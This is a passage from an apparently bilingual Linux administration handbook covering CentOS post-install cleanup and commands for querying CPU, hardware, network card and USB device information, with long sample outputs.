You can further customize the software selection now, or after install via the software management application.
Customize later
Customize now
Back
Next



5.x 减肥

卸载无用的包

```
yum remove NetworkManager
yum remove avahi
yum remove cups
yum remove bluez-gnome bluez-utils bluez-libs
yum remove isdn4k-utils
```

6.x Mini 安装后需要做的一些事

禁用防火墙与SELinux

```
lokkit --disabled --selinux=disabled
```

```
yum remove dhclient -y
```

```
yum update -y
yum install -y telnet wget rsync
yum install -y openssh-clients
yum install -y system-config-network-tui
yum install -y bind-utils
yum install -y vim-enhanced
```

部分 I. System Administrator

第 2 章 获取系统信息

1. 查看版本信息

Distribution information

To find your Ubuntu version: lsb_release -a

```
[root@localhost ~]# lsb_release -a
LSB Version:    :core-3.1-ia32:core-3.1-noarch:graphics-3.1-
ia32:graphics-3.1-noarch
Distributor ID: CentOS
Description:    CentOS release 5.2 (Final)
Release:        5.2
Codename:       Final


neo@netkiller:~$ lsb_release -a

No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 8.04.1
Release:        8.04
Codename:       hardy
```

```
$ head -n1 /etc/issue
Ubuntu 10.04 LTS \n \l
```

2. System Infomation

2.1. Cpu Bit

```
neo@netkiller:~$ uname -a
Linux netkiller 2.6.28-15-server #52-Ubuntu SMP Wed Sep 9
11:34:09 UTC 2009 x86_64 GNU/Linux

neo@netkiller:~$ getconf LONG_BIT
64
```

2.2. dmesg - print or control the kernel ring buffer

dmesg

```
neo@shenzhen:~/doc/Linux/xhtml$ dmesg
```

3. Device information 设备信息

3.1. 硬件信息

CPU 资源管理

lscpu - display information about the CPU architecture

查看CPU信息

```
# lscpu
Architecture:          x86_64
CPU op-mode(s):        32-bit, 64-bit
Byte Order:            Little Endian
CPU(s):                1
On-line CPU(s) list:   0
Thread(s) per core:    1
Core(s) per socket:    1
Socket(s):             1
NUMA node(s):          1
Vendor ID:             GenuineIntel
CPU family:            6
Model:                 13
Stepping:              3
CPU MHz:               2400.084
BogoMIPS:              4800.16
Hypervisor vendor:     KVM
Virtualization type:   full
L1d cache:             32K
L1i cache:             32K
L2 cache:              4096K
NUMA node0 CPU(s):     0
                        </screen>
                </section>
                <section>
                        <title>chcpu - configure CPUs</title>
                        <para>禁用谋个CPU(含超线程)</para>
                        <screen><![CDATA[
# chcpu -d 3
```

```
CPU 3 disabled

# lscpu -c --extended
CPU NODE SOCKET CORE L1d:L1i:L2:L3 ONLINE
3   -    -      -    :::           no

# lscpu -b --extended
CPU NODE SOCKET CORE L1d:L1i:L2:L3 ONLINE
0   0    0      0    0:0:0:0       yes
1   0    0      1    1:1:1:0       yes
2   0    0      2    2:2:2:0       yes
4   0    1      3    3:3:3:1       yes
5   0    1      4    4:4:4:1       yes
6   0    1      5    5:5:5:1       yes
7   0    1      6    6:6:6:1       yes

# lscpu --all --extended
CPU NODE SOCKET CORE L1d:L1i:L2:L3 ONLINE
0   0    0      0    0:0:0:0       yes
1   0    0      1    1:1:1:0       yes
2   0    0      2    2:2:2:0       yes
3   -    -      -    :::           no
4   0    1      3    3:3:3:1       yes
5   0    1      4    4:4:4:1       yes
6   0    1      5    5:5:5:1       yes
7   0    1      6    6:6:6:1       yes

# chcpu -d 3
CPU 3 is already disabled

# chcpu -d 1
CPU 1 disabled

# chcpu -d 3
CPU 3 disabled

# chcpu -d 5
CPU 5 disabled

# chcpu -d 7
CPU 7 disabled

# lscpu --all --extended
CPU NODE SOCKET CORE L1d:L1i:L2:L3 ONLINE
0   0    0      0    0:0:0:0       yes
```

```
1   -    -      -    :::           no
2   0    0      1    1:1:1:0       yes
3   -    -      -    :::           no
4   0    1      2    2:2:2:1       yes
5   -    -      -    :::           no
6   0    1      3    3:3:3:1       yes
7   -    -      -    :::           no
```

启用谋个CPU

```
# chcpu -e 3
CPU 3 enabled

# lscpu --all --extended
CPU NODE SOCKET CORE L1d:L1i:L2:L3 ONLINE
0   0    0      0    0:0:0:0       yes
1   0    0      1    1:1:1:0       yes
2   0    0      2    2:2:2:0       yes
3   0    0      3    3:3:3:0       yes
4   0    1      4    4:4:4:1       yes
5   0    1      5    5:5:5:1       yes
6   0    1      6    6:6:6:1       yes
7   0    1      7    7:7:7:1       yes
```

0 号 CPU不允许禁用

```
# lscpu --all --extended
CPU NODE SOCKET CORE L1d:L1i:L2:L3 ONLINE
0   0    0      0    0:0:0:0       yes
1   -    -      -    :::           no
2   -    -      -    :::           no
3   -    -      -    :::           no
4   -    -      -    :::           no
5   -    -      -    :::           no
6   -    -      -    :::           no
7   -    -      -    :::           no

# chcpu -d 0
CPU 0 is not hot pluggable
```

1号处于启用状态，0号仍然不能禁用

```
# lscpu --all --extended
CPU NODE SOCKET CORE L1d:L1i:L2:L3 ONLINE
0   0    0      0    0:0:0:0       yes
1   0    0      1    1:1:1:0       yes
2   -    -      -    :::           no
3   -    -      -    :::           no
4   -    -      -    :::           no
5   -    -      -    :::           no
6   -    -      -    :::           no
7   -    -      -    :::           no

# chcpu -d 0
CPU 0 is not hot pluggable
```

lshw - list hardware

```
$ sudo lshw
[sudo] password for neo:
neo-presario-c700-notebook-pc
    description: Notebook
    product: Presario C700 Notebook PC (GS095PA#AB5)
    vendor: Hewlett-Packard
    version: F.08
    serial: CND7492C7R
    width: 64 bits
    capabilities: smbios-2.4 dmi-2.4 vsyscall32
    configuration: boot=normal chassis=notebook
family=103C_5335KV sku=GS095PA#AB5 uuid=A7C95A0A-99FE-11DC-
933C-001B38BAB11A
  *-core
       description: Motherboard
       product: 30D9
       vendor: Hewlett-Packard
       physical id: 0
       version: 83.19
       serial: CND7492C7R
       slot: Base Board Chassis Location
     *-firmware
```

```
          description: BIOS
          vendor: Hewlett-Packard
          physical id: 0
          version: F.08
          date: 09/13/2007
          size: 1MiB
          capabilities: pci upgrade shadowing cdboot bootselect
socketedrom edd int13floppynec int13floppytoshiba
int13floppy360 int13floppy1200 int13floppy720 int13floppy2880
int9keyboard int10video acpi usb
     *-cpu
          description: CPU
          product: Intel(R) Pentium(R) Dual  CPU  T2310  @
1.46GHz
          vendor: Intel Corp.
          physical id: e
          bus info: cpu@0
          version: Intel(R) Pentium(R) Dual  CPU  T2310  @
1.46GHz
          serial: NotSupport
          slot: CPU
          size: 800MHz
          capacity: 800MHz
          width: 64 bits
          clock: 533MHz
          capabilities: fpu fpu_exception wp vme de pse tsc msr
pae mce cx8 apic sep mtrr pge mca cmov pat pse36 clflush dts
acpi mmx fxsr sse sse2 ss ht tm pbe syscall nx x86-64
constant_tsc arch_perfmon pebs bts rep_good nopl aperfmperf pni
dtes64 monitor ds_cpl est tm2 ssse3 cx16 xtpr pdcm lahf_lm
dtherm cpufreq
        *-cache:0
             description: L2 cache
             physical id: f
             slot: Unknown
             size: 1MiB
             capacity: 1MiB
             capabilities: asynchronous internal write-back
unified
        *-cache:1
             description: L1 cache
             physical id: 11
             slot: Unknown
             size: 32KiB
             capacity: 32KiB
```

```
             capabilities: asynchronous internal write-back
data
     *-cache
          description: L1 cache
          physical id: 10
          slot: Unknown
          size: 32KiB
          capacity: 32KiB
          capabilities: asynchronous internal write-back
instruction
     *-memory
          description: System Memory
          physical id: 12
          slot: System board or motherboard
          size: 2GiB
          capacity: 2GiB
        *-bank:0
             description: SODIMM DDR2 Synchronous 533 MHz (1.9
ns)
             product: 0x393930353239352D3031392E4148304C4600
             vendor: Kingston
             physical id: 0
             serial: 0x690A0D82
             slot: DIMM0
             size: 1GiB
             width: 64 bits
             clock: 533MHz (1.9ns)
        *-bank:1
             description: SODIMM DDR2 Synchronous 533 MHz (1.9
ns)
             product: 0x393930353239352D3031392E4148304C4600
             vendor: Kingston
             physical id: 1
             serial: 0x690AE381
             slot: DIMM2
             size: 1GiB
             width: 64 bits
             clock: 533MHz (1.9ns)
     *-pci
          description: Host bridge
          product: Mobile PM965/GM965/GL960 Memory Controller
Hub
          vendor: Intel Corporation
          physical id: 100
          bus info: pci@0000:00:00.0
```

```
          version: 03
          width: 32 bits
          clock: 33MHz
          configuration: driver=agpgart-intel
          resources: irq:0
        *-display:0
             description: VGA compatible controller
             product: Mobile GM965/GL960 Integrated Graphics
Controller (primary)
             vendor: Intel Corporation
             physical id: 2
             bus info: pci@0000:00:02.0
             version: 03
             width: 64 bits
             clock: 33MHz
             capabilities: msi pm vga_controller bus_master
cap_list rom
             configuration: driver=i915 latency=0
             resources: irq:42 memory:91000000-910fffff
memory:80000000-8fffffff ioport:30d0(size=8)
        *-display:1 UNCLAIMED
             description: Display controller
             product: Mobile GM965/GL960 Integrated Graphics
Controller (secondary)
             vendor: Intel Corporation
             physical id: 2.1
             bus info: pci@0000:00:02.1
             version: 03
             width: 64 bits
             clock: 33MHz
             capabilities: pm bus_master cap_list
             configuration: latency=0
             resources: memory:91100000-911fffff
        *-multimedia
             description: Audio device
             product: 82801H (ICH8 Family) HD Audio Controller
             vendor: Intel Corporation
             physical id: 1b
             bus info: pci@0000:00:1b.0
             version: 03
             width: 64 bits
             clock: 33MHz
             capabilities: pm msi pciexpress bus_master
cap_list
             configuration: driver=snd_hda_intel latency=0
```

```
             resources: irq:43 memory:92400000-92403fff
        *-pci:0
             description: PCI bridge
             product: 82801H (ICH8 Family) PCI Express Port 1
             vendor: Intel Corporation
             physical id: 1c
             bus info: pci@0000:00:1c.0
             version: 03
             width: 32 bits
             clock: 33MHz
             capabilities: pci pciexpress msi pm normal_decode
bus_master cap_list
             configuration: driver=pcieport
             resources: irq:40 ioport:2000(size=4096)
memory:91300000-923fffff ioport:90000000(size=16777216)
           *-network
                description: Network controller
                product: BCM4311 802.11b/g WLAN
                vendor: Broadcom Corporation
                physical id: 0
                bus info: pci@0000:01:00.0
                version: 02
                width: 64 bits
                clock: 33MHz
                capabilities: pm msi pciexpress bus_master
cap_list
                configuration: driver=b43-pci-bridge latency=0
                resources: irq:16 memory:91300000-91303fff
        *-usb:0
             description: USB controller
             product: 82801H (ICH8 Family) USB UHCI Controller
#1
             vendor: Intel Corporation
             physical id: 1d
             bus info: pci@0000:00:1d.0
             version: 03
             width: 32 bits
             clock: 33MHz
             capabilities: uhci bus_master
             configuration: driver=uhci_hcd latency=0
             resources: irq:21 ioport:3080(size=32)
        *-usb:1
             description: USB controller
             product: 82801H (ICH8 Family) USB UHCI Controller
#2
```

```
             vendor: Intel Corporation
             physical id: 1d.1
             bus info: pci@0000:00:1d.1
             version: 03
             width: 32 bits
             clock: 33MHz
             capabilities: uhci bus_master
             configuration: driver=uhci_hcd latency=0
             resources: irq:20 ioport:3060(size=32)
        *-usb:2
             description: USB controller
             product: 82801H (ICH8 Family) USB UHCI Controller
#3
             vendor: Intel Corporation
             physical id: 1d.2
             bus info: pci@0000:00:1d.2
             version: 03
             width: 32 bits
             clock: 33MHz
             capabilities: uhci bus_master
             configuration: driver=uhci_hcd latency=0
             resources: irq:19 ioport:3040(size=32)
        *-usb:3
             description: USB controller
             product: 82801H (ICH8 Family) USB2 EHCI Controller
#1
             vendor: Intel Corporation
             physical id: 1d.7
             bus info: pci@0000:00:1d.7
             version: 03
             width: 32 bits
             clock: 33MHz
             capabilities: pm debug ehci bus_master cap_list
             configuration: driver=ehci-pci latency=0
             resources: irq:23 memory:92404800-92404bff
        *-pci:1
             description: PCI bridge
             product: 82801 Mobile PCI Bridge
             vendor: Intel Corporation
             physical id: 1e
             bus info: pci@0000:00:1e.0
             version: f3
             width: 32 bits
             clock: 33MHz
             capabilities: pci subtractive_decode bus_master
```

```
cap_list
             resources: ioport:1000(size=4096) memory:91200000-
912fffff
           *-network
                description: Ethernet interface
                product: RTL-8100/8101L/8139 PCI Fast Ethernet
Adapter
                vendor: Realtek Semiconductor Co., Ltd.
                physical id: 1
                bus info: pci@0000:02:01.0
                logical name: eth0
                version: 10
                serial: 00:1b:38:ba:b1:1a
                size: 100Mbit/s
                capacity: 100Mbit/s
                width: 32 bits
                clock: 33MHz
                capabilities: pm bus_master cap_list ethernet
physical tp mii 10bt 10bt-fd 100bt 100bt-fd autonegotiation
                configuration: autonegotiation=on broadcast=yes
driver=8139too driverversion=0.9.28 duplex=full ip=192.168.6.2
latency=64 link=yes maxlatency=64 mingnt=32 multicast=yes
port=MII speed=100Mbit/s
                resources: irq:16 ioport:1000(size=256)
memory:91200000-912000ff
        *-isa
             description: ISA bridge
             product: 82801HM (ICH8M) LPC Interface Controller
             vendor: Intel Corporation
             physical id: 1f
             bus info: pci@0000:00:1f.0
             version: 03
             width: 32 bits
             clock: 33MHz
             capabilities: isa bus_master cap_list
             configuration: driver=lpc_ich latency=0
             resources: irq:0
        *-ide
             description: IDE interface
             product: 82801HM/HEM (ICH8M/ICH8M-E) IDE
Controller
             vendor: Intel Corporation
             physical id: 1f.1
             bus info: pci@0000:00:1f.1
             version: 03
```

```
             width: 32 bits
             clock: 33MHz
             capabilities: ide bus_master
             configuration: driver=ata_piix latency=0
             resources: irq:19 ioport:1f0(size=8) ioport:3f6
ioport:170(size=8) ioport:376 ioport:30a0(size=16)
        *-storage
             description: SATA controller
             product: 82801HM/HEM (ICH8M/ICH8M-E) SATA
Controller [AHCI mode]
             vendor: Intel Corporation
             physical id: 1f.2
             bus info: pci@0000:00:1f.2
             version: 03
             width: 32 bits
             clock: 66MHz
             capabilities: storage msi pm ahci_1.0 bus_master
cap_list
             configuration: driver=ahci latency=0
             resources: irq:41 ioport:30b8(size=8)
ioport:30dc(size=4) ioport:30b0(size=8) ioport:30d8(size=4)
ioport:3020(size=32) memory:92404000-924047ff
        *-serial UNCLAIMED
             description: SMBus
             product: 82801H (ICH8 Family) SMBus Controller
             vendor: Intel Corporation
             physical id: 1f.3
             bus info: pci@0000:00:1f.3
             version: 03
             width: 32 bits
             clock: 33MHz
             configuration: latency=0
             resources: memory:92404c00-92404cff
ioport:3000(size=32)
     *-scsi:0
          physical id: 1
          logical name: scsi0
          capabilities: emulated
        *-cdrom
             description: DVD reader
             product: CDRWDVD CRX890A
             vendor: Optiarc
             physical id: 0.0.0
             bus info: scsi@0:0.0.0
             logical name: /dev/cdrom
```

```
             logical name: /dev/cdrw
             logical name: /dev/dvd
             logical name: /dev/sr0
             version: P802
             capabilities: removable audio cd-r cd-rw dvd
             configuration: ansiversion=5 status=nodisc
     *-scsi:1
          physical id: 2
          logical name: scsi2
          capabilities: emulated
        *-disk
             description: ATA Disk
             product: Hitachi HTS54161
             vendor: Hitachi
             physical id: 0.0.0
             bus info: scsi@2:0.0.0
             logical name: /dev/sda
             version: C7KP
             serial: SB348DHRJR71GH
             size: 149GiB (160GB)
             capabilities: partitioned partitioned:dos
             configuration: ansiversion=5 sectorsize=512
signature=0004d306
           *-volume:0
                description: Linux filesystem partition
                physical id: 1
                bus info: scsi@2:0.0.0,1
                logical name: /dev/sda1
                logical name: /
                logical name: /home
                logical name: /var/lib/docker/btrfs
                capacity: 53GiB
                capabilities: primary bootable
                configuration: mount.fstype=btrfs
mount.options=rw,relatime,space_cache state=mounted
           *-volume:1
                description: Extended partition
                physical id: 2
                bus info: scsi@2:0.0.0,2
                logical name: /dev/sda2
                size: 95GiB
                capacity: 95GiB
                capabilities: primary extended partitioned
partitioned:extended
              *-logicalvolume:0
```

```
                description: Linux swap / Solaris partition
                physical id: 5
                logical name: /dev/sda5
                capacity: 2037MiB
                capabilities: nofs
             *-logicalvolume:1
                description: Linux filesystem partition
                physical id: 6
                logical name: /dev/sda6
                logical name: /srv
                capacity: 93GiB
                configuration: mount.fstype=btrfs
mount.options=rw,relatime,space_cache state=mounted
     *-scsi:2
          physical id: 3
          bus info: usb@1:5
          logical name: scsi5
          capabilities: emulated scsi-host
          configuration: driver=usb-storage
        *-disk
             description: SCSI Disk
             physical id: 0.0.0
             bus info: scsi@5:0.0.0
             logical name: /dev/sdb
             configuration: sectorsize=512
  *-network DISABLED
       description: Wireless interface
       physical id: 1
       logical name: wlan0
       serial: 00:1a:73:de:5f:d5
       capabilities: ethernet physical wireless
       configuration: broadcast=yes driver=b43
driverversion=3.16.0-25-generic firmware=666.2 link=no
multicast=yes wireless=IEEE 802.11bg
```

only show a certain class of hardware

```
$ sudo lshw -C network
[sudo] password for neo:
  *-network
       description: Network controller
       product: BCM4311 802.11b/g WLAN
```

```
       vendor: Broadcom Corporation
       physical id: 0
       bus info: pci@0000:01:00.0
       version: 02
       width: 64 bits
       clock: 33MHz
       capabilities: pm msi pciexpress bus_master cap_list
       configuration: driver=b43-pci-bridge latency=0
       resources: irq:16 memory:91300000-91303fff
  *-network
       description: Ethernet interface
       product: RTL-8100/8101L/8139 PCI Fast Ethernet Adapter
       vendor: Realtek Semiconductor Co., Ltd.
       physical id: 1
       bus info: pci@0000:02:01.0
       logical name: eth0
       version: 10
       serial: 00:1b:38:ba:b1:1a
       size: 100Mbit/s
       capacity: 100Mbit/s
       width: 32 bits
       clock: 33MHz
       capabilities: pm bus_master cap_list ethernet physical
tp mii 10bt 10bt-fd 100bt 100bt-fd autonegotiation
       configuration: autonegotiation=on broadcast=yes
driver=8139too driverversion=0.9.28 duplex=full ip=172.30.5.73
latency=64 link=yes maxlatency=64 mingnt=32 multicast=yes
port=MII speed=100Mbit/s
       resources: irq:16 ioport:1000(size=256) memory:91200000-
912000ff
  *-network:0 DISABLED
       description: Ethernet interface
       physical id: 1
       logical name: virbr0-nic
       serial: 52:54:00:5c:25:d6
       size: 10Mbit/s
       capabilities: ethernet physical
       configuration: autonegotiation=off broadcast=yes
driver=tun driverversion=1.6 duplex=full link=no multicast=yes
port=twisted pair speed=10Mbit/s
  *-network:1 DISABLED
       description: Wireless interface
       physical id: 2
       logical name: wlan0
       serial: 00:1a:73:de:5f:d5
```

```
       capabilities: ethernet physical wireless
       configuration: broadcast=yes driver=b43
driverversion=3.19.0-26-generic firmware=666.2 link=no
multicast=yes wireless=IEEE 802.11bg
  *-network:2 DISABLED
       description: Wireless interface
       physical id: 3
       bus info: usb@1:3
       logical name: wlan1
       serial: 5c:63:bf:27:3f:b6
       capabilities: ethernet physical wireless
       configuration: broadcast=yes driver=ath9k_htc
driverversion=3.19.0-26-generic firmware=1.3 link=no
multicast=yes wireless=IEEE 802.11bgn
```

hwinfo - Hardware Information

dmidecode - DMI table decoder

dmidecode

```
# dmidecode |more

# dmidecode 2.2
SMBIOS 2.4 present.
62 structures occupying 3161 bytes.
Table at 0xCFFBC000.
Handle 0xDA00
        DMI type 218, 11 bytes.
        OEM-specific Type
                Header And Data:
                        DA 0B 00 DA B2 00 17 00 0E 20 00
Handle 0x0000
        DMI type 0, 24 bytes.
        BIOS Information
                Vendor: Dell Inc.
                Version: 1.2.0
                Release Date: 10/18/2006
                Address: 0xF0000
                Runtime Size: 64 kB
                ROM Size: 1024 kB
```

```
                Characteristics:
                        ISA is supported
                        PCI is supported
                        PNP is supported
                        BIOS is upgradeable
                        BIOS shadowing is allowed
                        ESCD support is available
                        Boot from CD is supported
                        Selectable boot is supported
                        EDD is supported
                        Japanese floppy for Toshiba 1.2 MB is
supported (int 13h)
                        5.25"/360 KB floppy services are
supported (int 13h)
                        5.25"/1.2 MB floppy services are
supported (int 13h)
                        3.5"/720 KB floppy services are
supported (int 13h)
                        Print screen service is supported (int
5h)
                        8042 keyboard services are supported
(int 9h)
                        Serial services are supported (int 14h)
                        Printer services are supported (int
17h)
                        CGA/mono video services are supported
(int 10h)
                        ACPI is supported
                        USB legacy is supported
                        BIOS boot specification is supported
                        Function key-initiated network boot is
supported
```

kudzu - detects and configures new and/or changed hardware on a system

```
# kudzu -p | more
```

network

```
# kudzu --class=network -p
```

3.2. 网络设备

鉴别eth(x)

```
 简单的方法:
一个插网线，一个不插，运行 mii-tool 或 ethtool eth0，看状态是否连接

另一种方法是:
tail -f /var/log/messages，当你向其中一个网口做插拔网线的动作时，屏幕上会看到提示信息
```

最好的方法是将mac地址写在启动脚本内.

ethtool - Display or change ethernet card settings

```
# ethtool eth0
Settings for eth0:
        Supported ports: [ TP ]
        Supported link modes:   10baseT/Half 10baseT/Full
                                100baseT/Half 100baseT/Full
                                1000baseT/Full
        Supports auto-negotiation: Yes
        Advertised link modes:  10baseT/Half 10baseT/Full
                                100baseT/Half 100baseT/Full
                                1000baseT/Full
        Advertised auto-negotiation: Yes
        Speed: 1000Mb/s
        Duplex: Full
        Port: Twisted Pair
        PHYAD: 2
        Transceiver: internal
        Auto-negotiation: on
```

```
        Supports Wake-on: pumbg
        Wake-on: g
        Current message level: 0x00000001 (1)
        Link detected: yes
```

```
[root@localhost ~]# ethtool eno1
Settings for eno1:
        Supported ports: [ TP ]
        Supported link modes:   10baseT/Half 10baseT/Full
                                100baseT/Half 100baseT/Full
                                1000baseT/Full
        Supported pause frame use: No
        Supports auto-negotiation: Yes
        Supported FEC modes: Not reported
        Advertised link modes:  10baseT/Half 10baseT/Full
                                100baseT/Half 100baseT/Full
                                1000baseT/Full
        Advertised pause frame use: No
        Advertised auto-negotiation: Yes
        Advertised FEC modes: Not reported
        Speed: 1000Mb/s
        Duplex: Full
        Auto-negotiation: on
        Port: Twisted Pair
        PHYAD: 1
        Transceiver: internal
        MDI-X: on (auto)
        Supports Wake-on: pumbg
        Wake-on: g
        Current message level: 0x00000007 (7)
                               drv probe link
        Link detected: yes
```

Auto-negotiation: on 表示服务器与交换机自动协商传输速率

Speed: 1000Mb/s 表示与交换机协商之后，最终的传输速度

Duplex: Full 表示全双工

3.3. USB 设备

usb device

lsusb

```
neo@netkiller:~$ lsusb
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 005 Device 002: ID 0dda:0301 Integrated Circuit Solution,
Inc. MP3 Player
Bus 005 Device 001: ID 1d6b:0001 Linux Foundation 1.1 root hub
Bus 004 Device 001: ID 1d6b:0001 Linux Foundation 1.1 root hub
Bus 003 Device 001: ID 1d6b:0001 Linux Foundation 1.1 root hub
Bus 002 Device 001: ID 1d6b:0001 Linux Foundation 1.1 root hub
```

```
$ lsusb -tv
/:  Bus 05.Port 1: Dev 1, Class=root_hub, Driver=uhci_hcd/2p,
12M
/:  Bus 04.Port 1: Dev 1, Class=root_hub, Driver=uhci_hcd/2p,
12M
/:  Bus 03.Port 1: Dev 1, Class=root_hub, Driver=uhci_hcd/2p,
12M
/:  Bus 02.Port 1: Dev 1, Class=root_hub, Driver=uhci_hcd/2p,
12M
/:  Bus 01.Port 1: Dev 1, Class=root_hub, Driver=ehci_hcd/8p,
480M
```

```
$ sudo lsusb -v

Bus 005 Device 001: ID 0000:0000
Device Descriptor:
  bLength                18
  bDescriptorType         1
  bcdUSB               2.00
```

```
  bDeviceClass            9 Hub
  bDeviceSubClass         0 Unused
  bDeviceProtocol         1 Single TT
  bMaxPacketSize0        64
  idVendor           0x0000
  idProduct          0x0000
  bcdDevice            2.06
  iManufacturer           3 Linux 2.6.24-22-generic ehci_hcd
  iProduct                2 EHCI Host Controller
  iSerial                 1 0000:00:1d.7
  bNumConfigurations      1
  Configuration Descriptor:
    bLength                 9
    bDescriptorType         2
    wTotalLength           25
    bNumInterfaces          1
    bConfigurationValue     1
    iConfiguration          0
    bmAttributes         0xe0
      Self Powered
      Remote Wakeup
    MaxPower                0mA
    Interface Descriptor:
      bLength                 9
      bDescriptorType         4
      bInterfaceNumber        0
      bAlternateSetting       0
      bNumEndpoints           1
      bInterfaceClass         9 Hub
      bInterfaceSubClass      0 Unused
      bInterfaceProtocol      0 Full speed (or root) hub
      iInterface              0
      Endpoint Descriptor:
        bLength                 7
        bDescriptorType         5
        bEndpointAddress     0x81  EP 1 IN
        bmAttributes            3
          Transfer Type            Interrupt
          Synch Type               None
          Usage Type               Data
        wMaxPacketSize     0x0004  1x 4 bytes
        bInterval              12
Hub Descriptor:
  bLength             11
  bDescriptorType     41
```

```
  nNbrPorts             8
  wHubCharacteristic 0x000a
    No power switching (usb 1.0)
    Per-port overcurrent protection
    TT think time 8 FS bits
  bPwrOn2PwrGood       10 * 2 milli seconds
  bHubContrCurrent      0 milli Ampere
  DeviceRemovable    0x00 0x00
  PortPwrCtrlMask    0xff 0xff
 Hub Port Status:
   Port 1: 0000.0100 power
   Port 2: 0000.0100 power
   Port 3: 0000.0100 power
   Port 4: 0000.0100 power
   Port 5: 0000.0100 power
   Port 6: 0000.0100 power
   Port 7: 0000.0100 power
   Port 8: 0000.0100 power
Device Status:     0x0003
  Self Powered
  Remote Wakeup Enabled

Bus 004 Device 001: ID 0000:0000
Device Descriptor:
  bLength                18
  bDescriptorType         1
  bcdUSB               1.10
  bDeviceClass            9 Hub
  bDeviceSubClass         0 Unused
  bDeviceProtocol         0 Full speed (or root) hub
  bMaxPacketSize0        64
  idVendor           0x0000
  idProduct          0x0000
  bcdDevice            2.06
  iManufacturer           3 Linux 2.6.24-22-generic uhci_hcd
  iProduct                2 UHCI Host Controller
  iSerial                 1 0000:00:1d.3
  bNumConfigurations      1
  Configuration Descriptor:
    bLength                 9
    bDescriptorType         2
    wTotalLength           25
    bNumInterfaces          1
    bConfigurationValue     1
    iConfiguration          0
```

```
    bmAttributes         0xe0
      Self Powered
      Remote Wakeup
    MaxPower                0mA
    Interface Descriptor:
      bLength                 9
      bDescriptorType         4
      bInterfaceNumber        0
      bAlternateSetting       0
      bNumEndpoints           1
      bInterfaceClass         9 Hub
      bInterfaceSubClass      0 Unused
      bInterfaceProtocol      0 Full speed (or root) hub
      iInterface              0
      Endpoint Descriptor:
        bLength                 7
        bDescriptorType         5
        bEndpointAddress     0x81  EP 1 IN
        bmAttributes            3
          Transfer Type            Interrupt
          Synch Type               None
          Usage Type               Data
        wMaxPacketSize     0x0002  1x 2 bytes
        bInterval             255
Hub Descriptor:
  bLength               9
  bDescriptorType      41
  nNbrPorts             2
  wHubCharacteristic 0x000a
    No power switching (usb 1.0)
    Per-port overcurrent protection
  bPwrOn2PwrGood        1 * 2 milli seconds
  bHubContrCurrent      0 milli Ampere
  DeviceRemovable    0x00
  PortPwrCtrlMask    0xff
 Hub Port Status:
   Port 1: 0000.0100 power
   Port 2: 0000.0100 power
Device Status:     0x0003
  Self Powered
  Remote Wakeup Enabled

Bus 003 Device 001: ID 0000:0000
Device Descriptor:
  bLength                18
```

```
  bDescriptorType         1
  bcdUSB               1.10
  bDeviceClass            9 Hub
  bDeviceSubClass         0 Unused
  bDeviceProtocol         0 Full speed (or root) hub
  bMaxPacketSize0        64
  idVendor           0x0000
  idProduct          0x0000
  bcdDevice            2.06
  iManufacturer           3 Linux 2.6.24-22-generic uhci_hcd
  iProduct                2 UHCI Host Controller
  iSerial                 1 0000:00:1d.2
  bNumConfigurations      1
  Configuration Descriptor:
    bLength                 9
    bDescriptorType         2
    wTotalLength           25
    bNumInterfaces          1
    bConfigurationValue     1
    iConfiguration          0
    bmAttributes         0xe0
      Self Powered
      Remote Wakeup
    MaxPower                0mA
    Interface Descriptor:
      bLength               9
      bDescriptorType       4
      bInterfaceNumber      0
      bAlternateSetting     0
      bNumEndpoints         1
      bInterfaceClass       9 Hub
      bInterfaceSubClass    0 Unused
      bInterfaceProtocol    0 Full speed (or root) hub
      iInterface            0
      Endpoint Descriptor:
        bLength             7
        bDescriptorType     5
        bEndpointAddress     0x81  EP 1 IN
        bmAttributes            3
          Transfer Type            Interrupt
          Synch Type               None
          Usage Type               Data
        wMaxPacketSize     0x0002  1x 2 bytes
        bInterval             255
Hub Descriptor:
```

```
  bLength                 9
  bDescriptorType        41
  nNbrPorts               2
  wHubCharacteristic 0x000a
    No power switching (usb 1.0)
    Per-port overcurrent protection
  bPwrOn2PwrGood          1 * 2 milli seconds
  bHubContrCurrent        0 milli Ampere
  DeviceRemovable    0x00
  PortPwrCtrlMask    0xff
 Hub Port Status:
   Port 1: 0000.0100 power
   Port 2: 0000.0100 power
Device Status:     0x0003
  Self Powered
  Remote Wakeup Enabled

Bus 002 Device 001: ID 0000:0000
Device Descriptor:
  bLength                18
  bDescriptorType         1
  bcdUSB               1.10
  bDeviceClass            9 Hub
  bDeviceSubClass         0 Unused
  bDeviceProtocol         0 Full speed (or root) hub
  bMaxPacketSize0        64
  idVendor           0x0000
  idProduct          0x0000
  bcdDevice            2.06
  iManufacturer           3 Linux 2.6.24-22-generic uhci_hcd
  iProduct                2 UHCI Host Controller
  iSerial                 1 0000:00:1d.1
  bNumConfigurations      1
  Configuration Descriptor:
    bLength                 9
    bDescriptorType         2
    wTotalLength           25
    bNumInterfaces          1
    bConfigurationValue     1
    iConfiguration          0
    bmAttributes         0xe0
      Self Powered
      Remote Wakeup
    MaxPower                0mA
    Interface Descriptor:
```

```
      bLength                 9
      bDescriptorType         4
      bInterfaceNumber        0
      bAlternateSetting       0
      bNumEndpoints           1
      bInterfaceClass         9 Hub
      bInterfaceSubClass      0 Unused
      bInterfaceProtocol      0 Full speed (or root) hub
      iInterface              0
      Endpoint Descriptor:
        bLength                 7
        bDescriptorType         5
        bEndpointAddress     0x81  EP 1 IN
        bmAttributes            3
          Transfer Type            Interrupt
          Synch Type               None
          Usage Type               Data
        wMaxPacketSize     0x0002  1x 2 bytes
        bInterval             255
Hub Descriptor:
  bLength               9
  bDescriptorType      41
  nNbrPorts             2
  wHubCharacteristic 0x000a
    No power switching (usb 1.0)
    Per-port overcurrent protection
  bPwrOn2PwrGood        1 * 2 milli seconds
  bHubContrCurrent      0 milli Ampere
  DeviceRemovable    0x00
  PortPwrCtrlMask    0xff
 Hub Port Status:
   Port 1: 0000.0100 power
   Port 2: 0000.0100 power
Device Status:     0x0003
  Self Powered
  Remote Wakeup Enabled

Bus 001 Device 001: ID 0000:0000
Device Descriptor:
  bLength                18
  bDescriptorType         1
  bcdUSB               1.10
  bDeviceClass            9 Hub
  bDeviceSubClass         0 Unused
  bDeviceProtocol         0 Full speed (or root) hub
```

```
  bMaxPacketSize0        64
  idVendor           0x0000
  idProduct          0x0000
  bcdDevice            2.06
  iManufacturer           3 Linux 2.6.24-22-generic uhci_hcd
